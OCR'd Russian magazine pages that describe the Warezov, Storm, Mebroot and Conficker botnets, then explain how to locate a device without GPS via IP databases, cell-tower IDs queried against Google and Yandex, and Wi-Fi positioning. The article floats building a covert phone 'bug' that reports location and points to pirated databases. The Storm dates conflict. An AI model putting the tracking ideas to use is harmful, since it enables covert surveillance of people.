
Warezov

На дворе — 2006 год, только вот ушастые пользователи по-прежнему открывают все вложения в письмах, а программно им мало кто запрещает это делать. Результат? Огромный ботнет Warezov (он же Stration), который авторы сумели собрать за счет одноименного червя, рассылаемого по email. Никаких сплоитов и уязвимостей, — социальная инженерия и людская тупость. И ведь повсю трубят: «Не открывай вложений» — так ведь все равно кликают. Особенность червя Warezov — в огромном количестве вариаций, которые появлялись, как грибы после дождя. Был момент, когда новые модификации появлялись чуть ли не раз в 30 минут. Даже с обновленными антивирусными базами многие юзеры оставались не у дел. Впоследствии, когда на веб-серверах глобально начали вычищать все письма со зловредными аттачами, модификации перекинулись на IM-сети. А один из вариантов Warezov стал первым червем, который распространялся через Skype!
Как и подобает трою для ботнета, тело Warezov позволяло владельцам загрузить на компьютер любую заразу. Червь содержит в себе список жестко прописанных URL-адресов (что, конечно, минус), которые он проверяет на наличие файлов. В случае если по какому-либо из этих адресов будет размещен файл, он загрузится в систему и запустится. Основной модуль Warezov способен завершать различные процессы, а также останавливать и удалять службы антивирусных программ и персональных брандмауэров. Для организации рассылки червь использует собственный SMTP-сервер. Главное использование ботнета — это, конечно же, спам. Однако многие ноды служили для хостинга так называемых fast-flux платформ, позволяя спамерам прятать настоящее расположение их спамерских сайтов за IP-адресом жертвы. IP менялся настолько часто, что его невозможно было прикрыть. Warezov достигал этого двумя средствами: во-первых, reverse HTTP proxy, которая получала контент с настоящего (скрываемого) сайта, а также DNS-сервера, на котором специальная версия Bind под Windows меняла записи по нужному алгоритму.

2007

Storm

Ботнет, созданный с помощью червя Storm, можно смело назвать произведением искусства. Децентрализованная P2P-сеть, в которой большинство хостов сидит тихо и ждет указаний. Доменные имена разрешаются в постоянно меняющиеся IP-адреса (опять же fast-flux domains). Часть кода червя — полиморфная. В пике — более миллиона инфицированных хостов. Как это удалось?
Эпидемия червя началась с компьютеров в Европе и Соединенных Штатах 19 января 2008 года, когда, прикрываясь темой урагана в Европе, пользователям повалились письма с предложением открыть вложенный файл с названиями Full Clip.exe, Full Story.exe, Read More.exe или Video.exe.
Все попавшиеся на удочку машины автоматически объединялись в ботнет, но в отличие от других сетей, он не использовал специальный управляющий сервер, доступ к которому легко перекрыть. Принцип управления Storm больше напоминает пиринговую сеть, в которой зараженные ноды подключаются к своему управляющему хосту (он руководит обычно 30-45 зомби), а хосты взаимодействуют между друг другом. Причем роль хоста в случае необходимости может занять любая из нод. Вся сеть устроена так, что полного списка нодов нет ни у кого, поэтому точные размеры ботнета так и остались загадкой. По разным подсчетам, он варьировался от одного до нескольких миллионов машин.
Помимо функций по работе с ботнетом, Storm устанавливает в системе руткит: Win32.agent.dh, посредством которого держатели ботнета могли стащить любую конфиденциальную инфу, рассылать спам и устраивать мощные DDoS-атаки.



2008

Merboot Загрузочные вирусы, о которых все благополучно успели забыть, возвращаются. В 2005 году на хакерской конференции Black Hat специалисты eEye Digital Security продемонстрировали концепт так называемого буткита, размещающего в загрузочном секторе диска код, который перехватывает загрузку ядра Windows и запускает бэкдор с возможностью удаленного управления по локальной сети. Презентация прошла на ура, а в 2008 году, после длительного затишья в области руткитов, выстрелил Mebroot. Новый троян использовал представленную еще в 2005 году идею и размещал свое тело в бут-секторе диска, после чего вносил модификации в ядро Винды, которые затрудняли обнаружение вредоносного кода антивирусами. Подцепить заразу мог кто угодно: компы заражались через свежие сплоиты с популярных сайтов. Вредоносный код сначала изменяет MBR (главная загрузочная запись), записывает руткит-части в сектора диска, извлекает из себя и устанавливает бэкдор в Windows, после чего самоудаляется. В результате заражения, в MBR размещаются инструкции, передающие управление основной части руткита, размещенного в разных секторах жесткого диска. Именно эта часть, уже после загрузки системы, перехватывает API-функции и скрывает зараженный MBR. Кроме традиционных функций по сокрытию своего присутствия в системе, вредоносный код устанавливает в Windows бэкдор, который занимается кражей банковских аккаунтов.

2009

Downadup Червя, нашумевшего в январе, называют по-разному: Downadup, Conficker, Kido. Важно одно: новой малваре за несколько дней удалось заразить миллионы компьютеров, и собранный ботнет функционирует до сих пор. Разработчикам удалось лихо диверсифицировать способы распространения, объединив в одном черве сразу несколько успешных методик. Самый эффективный способ — приватный сплоит, использующий непропатченную систему с уязвимостью переполнения буфера MS08-067 в сервисе «Сервер» (патч вышел еще в октябре). Для этого червь отсылает удаленной машине специальным образом сформированный RPC-запрос, вызывающий переполнение буфера при вызове функции wcscpy_s в библиотеке netapi32.dll. На компьютере запускается специальный код-загрузчик, который скачивает с уже зараженной машины исполняемый файл червя и запускает его.
Кроме этого, червь отлично тиражирует себя через «Сетевое окружение», перебирая пароль администратора к системной шаре ADMIN$. А давно известный способ распространения через флешки претерпел изменения: в результате обфускации Autorun.inf (разработчики просто добавили в файл кучу мусора) удалось обмануть многие сигнатурные антивирусы. Несколько способов = максимальный эффект! Другая ключевая особенность заключается в том, как червь скачивает на зараженную машину трояна (для дальнейшей рассылки вируса, DDoS'а и т.д.).
Разработчики отказались от размещения файлов на каком-то жестко зафиксированном серваке. Вместо этого код червя получает на нескольких популярных ресурсах текущую дату и по ней генерирует список из 250 доменов, используя специальный алгоритм. Задача хозяев ботнета — заблаговременно эти домены зарегистрировать и разместить там файлы для загрузки. Противостоять этому не столько сложно, сколько дорого. Перехватывая API-вызовы, отвечающие за обращение к DNS, заразе долгое время удавалось сдерживать антивирусы, которые банально не могли обновиться, обращаясь к заблокированным доменам, содержащим слова kaspersky, nod, symantec, microsoft и т.д.]I[



СТЕПАН ИЛЬИН
/ STEP@GAMELAND.RU/

НАВИГАЦИЯ БЕЗ GPS

Как определить свои координаты по IP, GSM/UMTS и Wi-Fi

Тысячи лет назад о такой штуке, как GPS, никто не мог даже мечтать. Но моряки и путешественники отлично справлялись с навигацией, используя компас и карты, солнце и звезды. Сейчас — век цифровой, но тоже есть немало способов определить месторасположение без всяких там систем глобального позиционирования.

Спору нет, GPS — классная штука, но что делать, если приемника под рукой нет? Далеко не у каждого есть встроенный чип в мобиле. Да и владелец автомобиля совсем не обязательно успел обзавестись устройством навигации. Так как же быть? Если не брать в расчет редкие и экзотические варианты, то основных способа три:

1. Определить IP и с помощью специальной базы данных определить город, в котором находишься, и нередко — долготу и широту.
2. Определить расположение по находящимся рядом базовым станциям GSM/UMTS. Это возможно при наличии базы данных с идентификаторами вышек и их координатами.
3. Использовать для вычисления широты и долготы информацию о находящихся рядом точках доступа Wi-Fi, передав запрос с их характеристиками на специальный сервер.

Итак, начнем с самого простого.


IP НАМ В ПОМОЩЬ

Когда мне нужно проверить свой внешний IP, чтобы убедиться, например, что я включил VPN или прокси, я всегда использую сервис ip2location.com. Приятно, что, помимо самого IP-адреса, выводится информация о провайдере, его месторасположении (город, страна, штат), а зачастую... еще и координаты. Само собой, в базе не будут указаны широта и долгота для самого обычного клиента интернет-услуг. Как правило, данные указываются для провайдера, реже — для крупных компаний, имеющих большие диапазоны статических IP. Получается, что, подключившись к сети (например, через любой открытый hotspot или просто воспользовавшись компьютером), можно с большой долей вероятности определить примерное место, где ты находишься. Конечно, способ примитивный — и более того, самый неточный из всех представленных в этой статье. С другой стороны, это реальный шанс определить месторасположение, всего лишь открыв страничку в интернете. А если сварганить специальный трекер, установить его на КПК и отслеживать IP-шники, которые он получает при коннекте к открытым WiFi-сетям, то реально вычислить передвижения девайса.

Использовать сервис в чистом виде, а именно — переходя браузером по ссылке ip2location.com, скучно и беспонтово. Месторасположение на карте не увидеть, лог не сохранить, а сама страница слишком тяжелая для мобильного инета — короче, это не наш путь. От сервиса нам нужно только одно — база соответствий разных IP-адресов их расположению, которую ip2location предлагает приобрести за довольно разумные деньги. Само собой, подобные базы быстро расплываются по варезным порталам и торрентам, причем в двух вариантах: .cvs (текстовом) и .bin (бинарном). С такой базой несложно заточить любое приложение под себя. Правда, IP-адрес в базе хранится в специальном цифровом виде без точек и разделения на октеты, но следующая PHP-функция поможет привести обычный IP-шник к нужному виду:

```
function Dot2LongIP ($IPaddr)
{
   if ($IPaddr == "") {
      return 0;
   } else {
      $ips = split ("\.", "$IPaddr");
      return ($ips[3] + $ips[2] * 256 + $ips[1] * 256 * 256
+ $ips[0] * 256 * 256 * 256);
   }
}
```

Имея такой ключ для адреса, ничего не стоит найти соответствующие



База данных ip2location

IP Address	:	93.81.22.134
Location	:	RUSSIAN FEDERATION, SAINT PETERSBURG CITY, ST. PETERSBURG
Latitude / Longitude	:	59.894 LATITUDE, 30.264 LONGITUDE
Connecting through	:	BROADBAND CUSTOMERS IN ST. PETERSBURG
Time Zone	:	UTC +03:00
IDD Code	:	7
Weather Station	:	RSXX0091 - SAINT PETERSBURG

Координаты по IP-адресу? Легко! Но очень неточно :)

Определяем координаты по параметрам MNC, MCC, LAC, Cell ID базовой станции, к которой подключены

ему координаты в текстовой базе. Если же в распоряжении будет база в BIN-формате, то задача еще проще. Для Perl, C, Python, PHP, Ruby, C#, VB.NET, Java, Visual Basic сервисом подготовлены готовые модули (http://www.ip2location.com/developers.aspx), которые легко использовать в своем проекте. В случае с PHP достаточно закинуть на сайт модуль IP2Location.inc.php и создать несложный скриптик:

```
<?php
include("IP2Location.inc.php");
$ip = IP2Location_open("samples/IP-COUNTRY-SAMPLE.BIN",
IP2LOCATION_STANDARD);
$record = IP2Location_get_all($ip, "_IP-АДРЕС_");
echo "$record->country_long : " . $record->country_long;
echo "$record->city : " . $record->city;
echo "$record->isp : " . $record->isp;
echo "$record->latitude : " . $record->latitude;
echo "$record->longitude : " . $record->longitude;
IP2Location_close($ip);
?>
```

Можно просто вывести на экран, залогировать или отобразить на карте с помощью Google Maps, передав широту и долготу в качестве параметра:

```
http://maps.google.com/maps?f=l&hl=en&q='+query+'&near
='+str(lat)+','+str(lng)+'&ie=UTF8&z=12&om=1
```

ИСПОЛЬЗУЕМ МОБИЛЬНЫЕ ВЫШКИ!

Старая байка о том, что спецслужбы могут найти человека по сигналу от его мобильника — один из тех случаях, когда на самом деле все так и есть. Да чего там спецслужбы, если на это способна даже совершенно бесплатная программа **Google Maps** (www.google.com/gmm).

По сути, это удобная оболочка для доступа к одноименному веб-сервису, позволяющему смотреть фотографии местности со спутника, рельеф и — во многих случаях — карты с возможностью проложить маршруты. Думаю, рассмотреть крышу своего дома через maps.google.com пробовали все. Работать с таким сайтом через браузер на мобильном телефоне (даже если это сверхскоростная Opera Mini) крайне сложно, поэтому в Google, подсуетившись, сделали удобную оболочку для просмотра карт. Оформили ее в виде приложения для самых разных платформ — от обычных мобильных, поддерживающих Java, до смартфонов и коммуникаторов на Windows Mobile и Symbian S60 3rd Edition, престижных BlackBerry, а теперь еще и Android, к которой мы пока не привыкли, но очень скоро будем воспринимать как одну из основных платформ для телефона. В том же iPhone Google Maps встроена по умолчанию. Так вот, помимо удобного просмотра этих самых карт и спутниковых снимков, у утилиты есть одна замечательная кнопка «Мое месторасположение». Один клик — и на карте отмечается нахождение телефона. Да, для владельцев трубок с GPS это сущая ерунда: нашли чем удивить! Но надо видеть лица тех пользователей, которые обнаружили на экране свое месторасположение, хотя никаких навигационных приблуд у них не было и в помине! Впрочем, это только так кажется. Телефонная трубка всегда находится в зоне действия, по меньшей мере, одной базовой станции сотовой сети. Ну, или не находится — но в этом случае от нее толку не более чем от кирпичика. Любая из базовых станций имеет некоторый набор параметров, которые получает телефон — благодаря этому каждую БС можно распознать. Один из таких параметров — CellID (сокращенно CID) — уникальный номер для каждой соты, выданный оператором. Зная его, ты можешь распознать базовую станцию, а зная расположение базовой станции, можешь понять, где находишься. Точность варьируется от нескольких сотен метров до нескольких километров, но это неплохая отправная точка, чтобы разобраться с координатами.

Получается, имея в наличии табличку, где в соответствии с каждой базовой станцией будет сопоставлены ее координаты, можно примерно вычислить положение абонента. А раз Google Maps может так лихо определять месторасположение человека, то у него такая база данных есть. Но откуда? Расположение базовых станцией различных операторов — пускай и не секретная, но вряд ли открытая информация. Даже учитывая масштабность проектов Гугла, с трудом можно поверить, что тот договорился со всеми операторами сотовой связи — определение местоположения работает в любом месте (забегая вперед, скажу, что правильнее говорить «может работать в любом месте»). Ответ скрывается в лицензионном соглашении во время установки программы, на который мы, конечно же, забили и сразу нажали «Я согласен» :). А ведь там черным по белому написано, что, принимая соглашение, мы разрешаем программе анонимно передавать на сервер информацию о текущем расположении и информацию о сотовых вышках поблизости. Да! Базу данных с примерными координатами базовых станций составляют для Google сами пользователи Google Maps, имеющие на борту своих телефонов и коммуникаторов встроенный приемник GPS. И что самое классное: даже при полном отказе от использования как официальных, так и неофициальных (собранных энтузиастами с помощью специальных сканеров — подробнее читай во врезке) баз с расположением станций, функция для определения месторасположения работает на «ура». Проверь сам.

GSM-НАВИГАЦИЯ СВОИМИ РУКАМИ

Возможность посмотреть в программе свое расположение — само по себе здорово, но разве ж можно отказаться от соблазна использовать базы Google'а в корыстных целях? Как тебе, например, идея создать собственный трекер, который определял бы текущее расположение БС и передавал его на наш сервер? Эдакий жучок средствами самого телефона, который работает везде и всегда!

Компания не разглашает протокол взаимодействия Google Maps, не публикуя API, однако его легко вскрыли, просто проснифав трафик и реверснув часть кода. Помимо http-запросов на загрузку карт, отчетливо видно, что программа отправляет запросы по адресу http://www.google.com/glm/mmap, причем именно тогда, когда пользователь желает получить текущее месторасположение. Вот и попался наш скриптик — в качестве




links

• Параметры Google Maps: mapki.com/wiki/Google_Map_Parameters.

• Делаем GPS-адаптер для мобильного телефона своими руками: tinkerlog.com/2007/07/13/interfacing-an-avr-controller-to-a-gps-mobile-phone.

• Мануал по получению координат по данным сотовой точки через Yahoo: developer.yahoo.com/yrb/zonetag/locatecell.html.

• Реализация работы с базой данных Google Maps.
На PHP: http://www.witracks.com.br/gmaps.txt.
j2me: http://www.mapnav.spb.ru/site/e107_plugins/forum/forum_viewtopic.php?9736.
На Python для S60: http://blog.jebu.net/2008/07/google-cell-tower-mapping-with-python-on-s60.
На C#: http://maps.alphadex.de/datafiles/fct0e1b11782832f02.cs.
На Delphi: http://forum.netmonitor.ru/about4470-0-asc-60.html.



dvd

Все описанные скрипты, утилиты для трекинга и навигации ты найдешь на нашем диске.

Скрипт для взаимодействия с сервисом Google

NetMonitor для Symbian показывает нужные нам параметры базовой станции

Навигация через Wi-Fi: на карте обозначены такие же пользователи

параметров ему передаются технические значения базовой станции: MCC, MNC, LAC и CellID.

```
MCC — код страны (для России — 250)
MNC — код сети (МТС — 01, Мегафон — 02, Билайн —
99 и т.п.)
LAC — код локальной зоны (другими словами,
совокупности базовых станций, обслуживаемых
одним контроллером)
CellID (CID) — идентификатор, состоит из номе-
ров базовой станции и сектора
```


Зная, куда посылать данные, осталось эти значения получить! Наиболее простой способ — прямо в программе Google Maps перейти в «Справку», там щелкнуть «Общие сведения», и в самом конце этой странички будет строка с параметрами в формате myl:MCC:MNC:LAC:CellID. Куда больший простор для деятельности предоставляют специальные программы netmonitor'ы: с их помощью можно логировать параметры при переключении от одной станции к другой, извлекать параметры «соседей» (находящихся в поле зрения других БС), да и просто получать куда более подробную информацию. Для каждой платформы есть свои реализации нетмониторов с различными возможностями — ты можешь выбрать программу под себя, почитав врезку.
Теперь, когда все необходимые параметры получены, можно обратиться на сервер и попробовать получить ответ. Приведу для этого несложный скрипт на Python'е, который написал наш соотечественник Skvo и опубликовал на форуме forum.netmonitor.ru:

```
net, cid, lac = 25002, 9164, 4000
import urllib
a = '000E00000000000000000000000000001B000000
0000000000000000030000'
b = hex(cid)[2:].zfill(8) + hex(lac)[2:].
zfill(8)
c = hex(divmod(net,100)[1])[2:].zfill(8) +
hex(divmod(net,100)[0])[2:].zfill(8)
string = (a + b + c + 'FFFFFFFF00000000').
decode('hex')
try:
 data = urllib.urlopen('http://www.google.
com/glm/mmap',string)
 r = data.read().encode('hex')
 if len(r) > 14:
  print float(int(r[14:22],16))/1000000,
float(int(r[22:30],16))/1000000
 else:
 print 'no data in google'
except:
 print 'connect error'
```


Для запуска, естественно, потребуется интерпретатор Python'a (обязательно 2-й ветки, потому как на 3-й не запустится), который можно скачать с сайта http://python.org/download/releases. В первой строке скрипта, как несложно догадаться, необходимо подставить NET (MCC и MNC, написанные слитно), CID, LAC. В результате скрипт сформирует запрос на сервер http://www.google.com/glm/mmap и отправит его. Если базовая станция с этими параметрами есть в базе, то на экран выведутся координаты, например, «59.200274 39.836925». В противном случае скрипт выдаст ошибку: «no data in google». Любителям программировать не составит труда добавить пару строчек, например, по указанным NET и LAC перебрать все варианты CID (от 1 до 65536), и, посмотрев, какие сектора имеются у Гугла, узнать их примерные координаты. Если тебе неохота морочить голову скриптами, на наш диск мы выложили GUI-программу, написанную на C# (исходники прилагаются). В этом случае ты автоматически получишь еще и ссылку, отображающую координаты на сайте Google Maps. Ссылки на реализации на других языках смотри в боковом выносе. Интересно, что на сервер передаются всего лишь три параметра, причем ключевыми являются только значения LAC и CellID. А MCC/MNC необходимы на тот случай, если в базе есть несколько пар с одинаковыми LAC, CellID. При этом телефон может получать намного больше информации о текущей станции — взять хотя бы мощность сигнала, однако эти параметры в расчетах не используются. Получается крайне простой алгоритм. Один сектор — одна координата; независимо от того, находится ли пользователь в 100 метрах от базовой станции или в километре от нее, координата будет одинаковая!
Отдельно хочу сказать, что замечательный проект «Яндекс. Карты», который я особенно люблю за возможность отображения точек, имеет точно такой же функционал. И ровно так же, как и Google, предоставляет своей программе данные о точке по запросу с указанием Cell ID, LAC, NET параметров:

```
http://mobile.maps.yandex.net/cellid_locati
on/?&cellid=%d&operatorid=%d&countrycode=%d
&lac=%d
```


Единственное отличие в том, что ответ сервис «Яндекса» возвращает в XML-формате, который легко и удобно парсится для извлечения любых параметров.




Если данные о БС есть у Google, то сервер возвращает ее координаты



Определяем местоположение в Google Maps



Функция «Локатор» позволяет в реальном времени отслеживать, где находятся твои друзья



Клиентская часть трекера, которая отсылает текущие координаты девайса на специальный веб-сервер

КАК ЗАСТАВИТЬ РАБОТАТЬ НАВИГАЦИОННЫЕ ПРОГРАММЫ

Какой бы замечательной ни была программа Google Maps, использовать ее в качестве навигационного инструмента, мягко говоря, затруднительно. Было бы здорово, пускай и примерные, но все-таки координаты скормить нормальной программе навигации, с хорошими картами, подробной адресацией и проработанными алгоритмами прокладки маршрута. Некоторые программы, например, «Навител» и «Автоспутник» имеют еще один плюс: они умеют подгружать информацию о пробках и учитывать ее при составлении маршрута. Чисто теоретически, ничего не стоит написать подобное приложение самому. Алгоритм прост:

1. Получаем текущие координаты при каждой смене базовой станции;
2. Отправляя запрос на спутник, получаем примерные координаты;
3. Эмулируем в системе последовательный порт и в простом формате NMEA, который используют GPS-навигаторы, транслируем туда текущие координаты.

Именно этот принцип лежит в программе **VirtualGPS** (www.kamlex.com), предназначенной для устройств на платформе Windows Mobile 2003, WM 5, WM 6, WM 6.1. Бесплатная lite-версия программы определяет текущее расположение по вышкам сотовой связи и эмулирует GPS. После запуска прога создает в системе новый порт, который нужно указать в настройках любимой навигационной программы — и та, ничего не подозревая, будет считать, что подключена к настоящему GPS-приемнику.

НА ЧТО СПОСОБЕН WI-FI

Будучи раздосадован тем, что большинство WiFi-точке в городе либо закрыты, либо платные, подумай о том, что и им можно найти применение. Полагаю, не надо говорить для чего :). Принцип точно такой же: определив все точки доступа поблизости, отправляем информацию о MAC-адресах (добавляя при желании идентификатор сети SSID) на специальный сервис. Тот проверяет их координаты и выдает тебе твое примерное расположение. Такая технология давно функционирует в Штатах, где покрытие Wi-Fi зашкаливает настолько, что скрыться от него уже, похоже, негде. WPS (Wi-Fi Positioning System) предоставляет компания **SKYHOOK Wireless** (www.skyhookwireless.com), разработавшая клиентские приложения для разных платформ и собрав первоначальную базу с точками доступа. Быстро появились и альтернативные приложения, которые, используя API-сервиса, получают координаты пользователя. Среди них — замечательный плагин для **Firefox'а Geode** (http://labs.mozilla.com/geode_welcome), который подставляет информацию о текущем местоположении на любом веб-сайте (во время создания нового поста в блог, например).

Увы, в России хоть как-то заставить работать SKYHOOK мне так и не удалось. Зато наши соотечественники вплотную взялись за реализацию подобной идеи, воплотив в жизнь сервис **Wi2Geo** (wi2geo.ru), который мне почему-то очень хочется назвать Wi2Go :). Ребята уже сейчас предоставляют приложения для Windows Mobile, Symbian, Windows и Mac OS X, а для навигации используют базу IP-адресов, информацию о ячейках GSM и, собственно, точках доступа Wi-Fi. Базы никому не запрещено использовать в своих целях, воспользовавшись открытым **API** (http://labs.wi2geo.ru/basicapi.php). Огорчает только, что проект будет развиваться только в тех городах, где большое покрытие Wi-Fi. А таковым пока можно назвать только Москву.

А КАК ЖЕ ТРЕКИНГ?

Выше мы говорили о трекинге пользователя — системе, позволяющей в реальном времени отследить положение пользователя на карте. Неплохо, если бы подобную штуку установили на свои телефоны все друзья. Тогда ничего бы не стоило узнать, кто где, и при необходимости — договориться о встрече. Ребята из Google реализовали это в функции Google Latitude, с недавнего времени доступной опять же пользователям мобильных Google Maps. К сожалению, через браузер просмотреть расположение друзей можно только в Штатах, но ведь ничего не мешает использовать американский прокси?

Есть и другой вариант. На сайте http://forum.xda-developers.com/showthread.php?t=340667 совершенно бесплатно можно скачать специальную программу для трекинга, клиентская часть которой устанавливается на коммуникатор на базе WM, а серверная — на любой веб-сервер. Далее положение объекта можно просмотреть через программу Google Earth. Реально работающее решение для бизнеса, которое с учетом открытых исходников несложно доработать под себя!

Программы NetMonitor

Чтобы понимать, какую базовую станцию телефон использует в текущий момент, и получить ее параметры, понадобятся специальные программы. К сожалению, универсальной программы нет, поэтому для каждой платформы придется найти подходящий инструмент!

Symbian: FieldTest, CellTrack, Best GSMNavigator

Windows Mobile 2005: GPS Cell

Windows Mobile 5.0/6.0: NetMonitor32, WMCellCatcher, CellProfileSwitcher (замечу, что не все программы работают со всеми радио-прошивками)


О базовых станциях сотовых сетей

В статье я упоминал о неофициальных базах данных с расположением вышек различных сотовых сетей. В интернете существует немало проектов, где энтузиасты делятся собранной нетмониторами информацией. Из иностранных это — celldb.org/aboutapi.php, www.opencellid.org/api, http://gsmloc.org/code, cellid.telin.nl. Каждый из них имеет простой API для получения координат с помощью обычного HTTP-запроса, при этом в качестве параметров указываются традиционные MCC, MNC, Cell ID и LAC.

Отдельно хочу упомянуть наш русский проект Netmonitor.ru, в котором собрана инфа о большом количества БС Мегафона, МТС, Билайна, ТЕЛЕ2 и даже Skylink. К тому же, на сайте располагается еще и крупнейший форум для исследователей сотовых сетей.

1) Укажи свой рост:

152 155 157 160 163 165 168 170 173 175 178 180 183 185 188 191



Уровень глаз при работе стоя

166 см.

Расположения логтей

109 см.

2) А теперь обустрой свое рабочее место в соответствии с требованиями

За своим рабочим место люди зачастую проводят большую часть дня. Самое время задуматься об эргономике

ВИТАЛИЙ ТРАВИН
/ VITYA31@MAIL.RU/

КОГДА ТЫ СТАНЕШЬ СЛЕПЫМ

Это только сейчас кажется, что здоровье будет всегда.

